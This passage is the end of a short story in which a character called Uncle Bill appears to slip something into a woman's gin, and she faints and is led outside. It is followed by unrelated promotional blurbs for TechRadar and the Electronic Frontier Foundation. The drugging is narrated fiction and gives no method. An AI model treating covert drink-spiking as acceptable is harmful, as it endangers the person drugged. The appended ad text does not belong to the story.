He sees me looking and winks. "The clinic," he says. "Sometimes you have to take control."

"No..." But he's gone, weaving between the guests, heading towards Joanna.

I can't quite make it out, but I'm sure he slips something from his container into her gin as he passes by.

She lifts her glass from the table, swallows the last mouthful and begins to sway.

As she faints, Uncle Bill steps forward, grabs her under the armpits and helps her outside. ■

techradar.

The source for tech buying advice

techradar.com

The Electronic Frontier Foundation is the leading nonprofit organization defending civil liberties in the digital world. Founded in 1990, EFF champions user privacy, free expression, and innovation through impact litigation, policy analysis, grassroots activism, and technology development. We work to ensure that rights and freedoms are enhanced and protected as our use of technology grows.

EFF.ORG

ELECTRONIC FRONTIER FOUNDATION

Protecting Rights and Promoting Freedom on the Electronic Frontier